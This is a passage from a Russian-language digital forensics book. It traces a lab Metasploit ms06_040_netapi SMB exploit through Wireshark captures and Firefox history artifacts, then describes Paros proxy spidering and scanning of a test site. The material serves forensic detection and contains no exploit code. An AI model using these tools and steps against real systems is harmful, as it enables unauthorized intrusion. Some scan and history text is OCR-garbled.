8	8.001282	192.168.10.125	192.168.10.117	TCP	34333 > 41700 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
9	8.010269	192.168.10.117	192.168.10.125	SMB	Negotiate Protocol Request
10	8.014642	192.168.10.125	192.168.10.117	SMB	Negotiate Protocol Response
11	8.014680	192.168.10.117	192.168.10.125	TCP	59809 > microsoft-ds [ACK] Seq=89 Ack=90 Win=5888 Len=0 TSV=1687885 TSER=21612
12	8.057200	192.168.10.117	192.168.10.125	SMB	Session Setup Andx Request, NTLMSP_NEGOTIATE
13	8.061267	192.168.10.125	192.168.10.117	SMB	Session Setup Andx Response, NTLMSP_CHALLENGE, NTLMSP_CHALLENGE, Error: STATUS_MORE_PROCESSING_REQUIRED
14	8.061302	192.168.10.117	192.168.10.125	TCP	59809 > microsoft-ds [ACK] Seq=817 Ack=849 Win=6976 Len=0 TSV=1687897 TSER=21612
15	8.079356	192.168.10.117	192.168.10.125	SMB	Session Setup Andx Request, NTLMSP_AUTH, User: WORKGROUP
16	8.083237	192.168.10.125	192.168.10.117	SMB	Session Setup Andx Response, Error: STATUS_LOGON_FAILURE
17	8.099988	192.168.10.117	192.168.10.125	SMB	Session Setup Andx Request, User: WORKGROUP
18	8.102844	192.168.10.125	192.168.10.117	SMB	Session Setup Andx Response
19	8.119257	192.168.10.117	192.168.10.125	SMB	Tree Connect Andx Request, Path: IPC\$
20	8.122883	192.168.10.125	192.168.10.117	SMB	Tree Connect Andx Response
21	8.142507	192.168.10.117	192.168.10.125	SMB	NT Create Andx Request, Path: \BROWSER
22	8.149207	192.168.10.125	192.168.10.117	SMB	NT Create Andx Response, FID: 0x4000, FID: 0x4000
23	8.167533	192.168.10.117	192.168.10.125	TCP	59809 > microsoft-ds [ACK] Seq=817 Ack=969 Win=8128 Len=0 TSV=1687929 TSER=21613
24	8.210515	192.168.10.117	192.168.10.125	DCERPC	Bind: call_id: 0, 12 context items, 1st 1574:06c-59b8-2d9a-f68d-4c6edb6f21b V4.0
25	8.213539	192.168.10.125	192.168.10.117	SMB	Write Andx Response, FID: 0x4000, SS6 bytes
26	8.213823	192.168.10.117	192.168.10.125	TCP	59809 > microsoft-ds [ACK] Seq=1400 Ack=1020 Win=8128 Len=0 TSV=1687935 TSER=21613
27	8.232293	192.168.10.117	192.168.10.125	SMB	Read Andx Request, FID: 0x4000, 48000 bytes at offset 0
28	8.234933	192.168.10.125	192.168.10.117	DCERPC	Bind: call_id: 0 Accept max_xmt: 4290 max_recv: 4290
29	8.272742	192.168.10.117	192.168.10.125	TCP	59809 > microsoft-ds [ACK] Seq=1503 Ack=1416 Win=9216 Len=0 TSV=1687950 TSER=21614
30	8.624495	192.168.10.117	192.168.10.125	DCERPC	Request: call_id: 0 ophnum: 31 ctx_id: 11
31	8.624703	192.168.10.117	192.168.10.125	TCP	49674 > 34333 [SYN] Seq=0 Len=0 MSS=1460 TSV=1688038 TSER=0 WS=6
32	8.626700	192.168.10.125	192.168.10.117	TCP	34333 > 49674 [RST, ACK] Seq=0 Ack=1 Win=0 Len=0
33	8.630344	192.168.10.125	192.168.10.117	SMB	Write Andx Response, FID: 0x4000, 1152 bytes
34	8.630366	192.168.10.117	192.168.10.125	TCP	59809 > microsoft-ds [ACK] Seq=2722 Ack=1467 Win=9216 Len=0 TSV=1688039 TSER=21617
35	8.645853	192.168.10.117	192.168.10.125	SMB	Read Andx Request, FID: 0x4000, 48000 bytes at offset 0
36	8.664299	192.168.10.125	192.168.10.117	TCP	microsoft-ds > 59809 [ACK] Seq=1467 Ack=2785 Win=62958 Len=0 TSV=21620 TSER=1688043
37	8.258998	192.168.10.117	192.168.10.125	TCP	55585 > 34333 [SYN] Seq=0 Len=0 MSS=1460 1688196 TSER=0 WS=6
38	8.262852	192.168.10.125	192.168.10.117	TCP	34333 > 55585 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 MSS=1460 1688197 TSER=0
39	8.262979	192.168.10.117	192.168.10.125	TCP	55585 > 34333 [ACK] Seq=1 Ack=1 Win=5888 Len=0 TSV=1688197 TSER=0
40	8.269104	192.168.10.117	192.168.10.125	TCP	55585 > 34333 [PSH, ACK] Seq=1 Ack=1 Win=5888 Len=80 TSV=1688198 TSER=0

Илл. 5.15. Наблюдение за трафиком с помощью Wireshark.


Как видно на илл. 5.15, мой локальный компьютер с MSF (адрес 192.168.10.117) отправил на целевой объект несколько пакетов как часть переполнения буфера. После согласования и установления TCP-связи начался обмен данными между оболочками на компьютерах с портами 55585 и 34333

На своем компьютере я получил управление командной оболочкой с удаленного хоста (см. илл. 5.16).




Илл. 5.16. Командная оболочка администратора.

С целевого компьютера я открыл командную строку и ввел команду «netstat –an», чтобы показать соединение с моим компьютером Ubuntu. Как видно на илл. 5.17, существует установленное соединение между локальным компьютером и 192.168.10.172.



Илл. 5.17. Установленное соединение с локальным компьютером.


Та же атака, запущенная из графического веб-интерфейса, будет иметь такую же сетевую сигнатуру, поэтому я не буду рассматривать этот вопрос еще раз. Момент, на который следует обратить внимание, – это артефакты, которые останутся после использования веб-интерфейса (см. илл. 5.18).



Илл. 5.18. Артефакты от использования веб-интерфейса.

Как видно на илл. 5.18, URL-адрес может начинаться либо с «localhost», либо с «127.0.0.1». Я предлагаю (основываясь на личном опыте) использовать IP-адрес замыкания на себя, а не имя компьютера «localhost». Это настраивается использованием переключателя «-a» и предоставлением альтернативного IP-адреса. Вы также увидите, что по умолчанию для веб-интерфейса используется порт 55555. Это можно изменить, применив переключатель «-p» и предоставив альтернативный порт.

На илл. 5.19 показано, что тот же эксплойт был успешно выполнен из графического веб-интерфейса, и я снова получил удаленный доступ к оболочке.



Илл. 5.19. Запуск эксплойта из графического интерфейса.

После того, как я получил доступ к оболочке, я закрыл окно и использовал команду «strings», чтобы просмотреть историю браузера Firefox (/home/серогу/.mozilla/firefox/<profile>. default/history.dat), и обнаружил следующую запись (я выделил ее полужирным шрифтом, чтобы ее было легче прочитать).

```
=M$00e$00t$00a$00s$00p$00l$00o$00i$00t$00
$00F$00r$00a$00m$00e$00w$00o$00r\
$00k$00 $00W$00e$00b$00 $00C$00o$00n$00s$00o$00l$00e$00
$003$00.$001$00-$00r$00\
e$00l$00e$00a$00s$00e$00)(125=http://127.0.0.1:55555/payloads/list)
(126=1206154262791754)(127=http://127.0.0.1:55555/payloads/view?refname=osx:x86:
shell_?nd_port)(128=1206154281115165)(129=http://127.0.0.1:55555/payloads/view)
(12A=1206154294322197)(12B=http://127.0.0.1:55555/exploits/list)(139=1206735796202695)
(12C=1206154318223845)(131=http://localhost:55555/)(132=1206735514161445)
(133=localhost)(136=http://127.0.0.1:55555/options)(138=1206735793083749)(137=12067
35785911649)(13A=http://127.0.0.1:55555/exploits/view?refname=windows:smb:ms06_040_
netapi)(13B=1206735827464377)(13C=http://127.0.0.1:55555/exploits/con?g?refname=win
dows%3Asmb%3Ams06_040_n\etapi&target=1)(13D=1206735859565767)(13E=http://127.0.0.
1:55555/exploits/con?g?payload=0&refname=windows%3Asmb%3A\ms06_040_netapi&target
=1&step=con?g)(13F=1206735876172860)(140=http://127.0.0.1:55555/exploits/con?g)(14D=12
06736280601977)(141=1206735899482070)(142=http://127.0.0.1:55555/console/index/0)
(143=1206735903466234)(144=M$00e$00t$00a$00s$00p$00l$00o$00i$00t$00 $00C$00o$00\
n$00s$00o$00l$00e$00)(146=http://127.0.0.1:55555/console/index/1)
(147=1206736182484021)(148=http://127.0.0.1:55555/exploits/con?g?refname=windows%3As
mb%3Ams06_040_n\etapi)(149=1206736217310056)(14A=http://127.0.0.1:55555/exploits/
con?g?payload=28&refname=windows%3Asmb%3A\ms06_040_netapi&target=0&step=con?g)
(14B=1206736250575994)(14E=http://127.0.0.1:55555/console/index/3)
(14F=1206736284478501)>
{1:^80 {(k^81:c)(s=9)[1(^8C=LE)]}
[2(^82^81)(^84^12D)(^85^82)(^88=)(^87^84)(^86=11)]
[2D(^82^FE)(^84^101)(^85^FF)(^88^100)(^8A=1)(^86=2)(^87^102)]
[2E(^82^103)(^84^104)(^85^104)(^83^FE)(^88^100)(^87^105)]
[2F(^82^106)(^84^10D)(^85^107)(^83^103)(^88^100)(^87^105)(^86=5)]
[30(^82^10F)(^84^10D)(^85^10D)(^88^100)(^89=1)]
[31(^82^110)(^84^111)(^85^111)(^88^EC)(^87^112)]
[32(^82^113)(^84^114)(^85^114)(^83^110)(^88^115)(^87^116)]
[33(^82^117)(^84^118)(^85^118)(^83^113)(^88^119)(^87^11A)]
[34(^82^11B)(^84^11C)(^85^11C)(^83^117)(^88^11D)(^87^11E)]
[35(^82^121)(^84^134)(^85^122)(^88^123)(^8A=1)(^86=4)(^87^124)]
[36(^82^125)(^84^126)(^85^126)(^83^121)(^88^123)(^89=1)(^87=)]
[37(^82^127)(^84^128)(^85^128)(^83^121)(^88^123)(^89=1)(^87=)]
[38(^82^129)(^84^12A)(^85^12A)(^83^127)(^88^123)(^89=1)(^87=)]
[39(^82^12B)(^84^139)(^85^12C)(^83^121)(^88^123)(^89=1)(^87=)(^86=2)]
[3A(^82^131)(^84^132)(^85^132)(^88^133)(^8A=1)(^86=2)(^87^124)]
[3B(^82^136)(^84^138)(^85^137)(^83^121)(^88^123)(^89=1)(^87=)(^86=2)]
[3C(^82^13A)(^84^13B)(^85^13B)(^83^121)(^88^123)(^89=1)(^87=)]
[3D(^82^13C)(^84^13D)(^85^13D)(^83^13A)(^88^123)(^89=1)(^87=)]
[3E(^82^13E)(^84^13F)(^85^13F)(^83^13C)(^88^123)(^89=1)(^87=)]
[3F(^82^140)(^84^14D)(^85^141)(^83^13E)(^88^123)(^89=1)(^87=)(^86=4)]
[40(^82^142)(^84^143)(^85^143)(^83^121)(^88^123)(^89=1)(^87^144)]
[41(^82^146)(^84^147)(^85^147)(^83^121)(^88^123)(^89=1)(^87^144)]
[42(^82^148)(^84^149)(^85^149)(^83^140)(^88^123)(^89=1)(^87=)]
```

[43(^82^14A)(^84^14B)(^85^14B)(^83^148)(^88^123)(^89=1)(^87=)]
 [44(^82^14E)(^84^14F)(^85^14F)(^83^121)(^88^123)(^89=1)(^87^144)]}

Обратите внимание на несколько особенностей этого фрагмента из файла *history.dat*.

1. Полужирным шрифтом выделено «Metasploit Framework Web Console 3.1 release» (Веб-консоль платформы Metasploit Framework, версия 3.1).
2. Соединение с локальным компьютером и последующий список кода – <http://127.0.0.1:55555/exploits/list>.
3. Выбор выполняемого эксплойта – windows:smb:ms06_040_netapi.

Также обратите внимание, что целевой компьютер обозначен в истории браузера только как «target=1». Я зафиксировал данные TCP с помощью программы Wireshark, и в них указано, что с моего локального компьютера (192.168.10.117) было установлено подключение с целевым компьютером (192.168.10.25) через выбранный мною порт 34333. Чтобы определить это, вам придется сопоставить другие данные из таких файлов, как журналы брандмауэра или журналы регистрации событий на целевом компьютере Windows. Помните, что устанавливая взаимосвязь между данными журналов, вы должны понимать и принимать к сведению дату и время, зарегистрированные компьютером. Два компьютера, вовлеченные в инцидент, могут находиться в разных часовых поясах, при этом сервер с системными журналами может быть расложен в третьем часовом поясе. Также существует возможность, что злоумышленник изменил дату и/или время на сервере, к которому был получен несанкционированный доступ, чтобы запутать данные журналов. Вся информация, относящаяся к делу, должна быть тщательно организована, чтобы гарантировать, что у вас есть точная картина того, что и где произошло.

Пример, предоставленный здесь, – только одна из сотни возможностей, доступных в MSF. Ключевой информацией здесь является не столько сам эксплойт, сколько то, как он выполняется, как он выглядит в сети и какие артефакты он оставляет после себя. Главные места, в которых нужно искать признаки использования платформы MSF, – это история командной оболочки всех пользователей, файлы истории браузеров (я использовал FireFox, который сохраняет эти данные в файле *history.dat*) и сетевые журналы. Используя то, что вы знаете о платформе MSF и о том, как она работает, вы сможете определить не только, была ли она причастна к получению несанкционированного доступа, но и как она использовалась, а также, возможно, установить, какой компьютер был атакован, какой эксплойт использовался и какой код выполнялся.

Совет

Не верьте мне на слово! Посетите сайт MSF³⁴, загрузите Framework и протестируйте различные сценарии атак в лаборатории. Используйте утилиту типа Wireshark, чтобы зафиксировать данные TCP и посмотреть, что на самом деле происходит в сети при запуске атаки. Если вам известно, что в получении несанкционированного доступа к компьютеру использовалась MSF, попытайтесь воссоздать атаку, эмулируя как можно точнее сеть клиента и повторяя то, что, как вы знаете (или думаете), произошло. Собрав данные, сравните их с данными клиента, чтобы узнать, имеются ли между ним сходства.


Paros

Paros – бесплатный интерактивный HTTP прокси-сервер, разработанный компанией Chinotec Technologies. Paros, который занимает 6 место среди ста самых популярных инструментов обеспечения безопасности в сети, можно загрузить с сайта <http://www.parosproxy.org>. Paros позволяет специалистам по проверке безопасности веб-

³⁴ www.metasploit.com

приложений перехватывать и изменять запросы от веб-браузера к веб-серверу. Кроме того, в Paros есть автоматические функции поиска (поисковый робот) и сканирования, которые очень полезны при исследовании веб-сайтов. Milescan, родственная компания Chinotec Technologies, выпустила усовершенствованный сканер Paros под названием Milescan Web Security Auditor, который обеспечивает улучшенные способы сканирования и поиска URL-адресов. Однако, в отличие от Paros, для пользования сканером Milescan Web Security Auditor необходимо приобрести годовую лицензию.

Paros – еще один из тех инструментов, как и утилиты «nmap» и «nessus», который предназначен для профессионалов в области информационной безопасности, в данном случае для веб-разработчиков, но также используется хакерами для проведения активной разведки. Первый этап такого типа разведки – использование поискового модуля («паука»), для чего необходимо в меню Анализ (“Analyse”) выбрать пункт «Паук» (“Spider”, см. илл. 5.20).



Илл. 5.20. Поисковый модуль (Spider).

На илл. 5.20 показан раздел поискового модуля с результатами анализа сайта www.syngress.com. В основном Paros переходит к выбранному веб-сайту и исследует все возможные пути к каталогу до глубины, определенной пользователем (глубина анализа по умолчанию – три уровня). Если злоумышленник выбрал целью определенный веб-сайт, то эта функция Paros поможет ему установить структуру целевого сайта, избавляя его от необходимости вручную переходить по каждой ссылке.

Следующий этап проведения разведки – это сканирование целевого объекта на предмет известных уязвимостей. Для этого в меню «Анализ» (“Analyse”) необходимо выбрать команду «Сканировать» (“Scan”). Не имея никакого желания выяснять состояние безопасности сайта www.syngress.com, я выбрал веб-сайт, который предназначен для этого, www.hackmebank.com. Как видно на илл. 5.21, сервер целевого сайта – Lotus Domino, а некоторые стандартные файлы остались на месте. Злоумышленник, таким образом, получает две важные группы данных для своего плана атаки: версия веб-сервера (что позволит ему точнее направить атаку) и некоторые имена доступных стандартных файлов.

Paros Scanning Report

Report generated at Tue, 1 Apr 2008 11:17:35.

Summary of Alerts

Risk Level	Number of Alerts
High	0
Medium	1
Low	0
Informational	0


Alert Detail

Medium (Suspicious)	Lotus Domino default files
Description	Lotus Domino default files found.
URL	http://www.hackmebank.com/?Open
URL	http://www.hackmebank.com/?OpenServer
Solution	Remove default files.
Reference	




Илл. 5.21. Выбор цели – Lotus Domino.

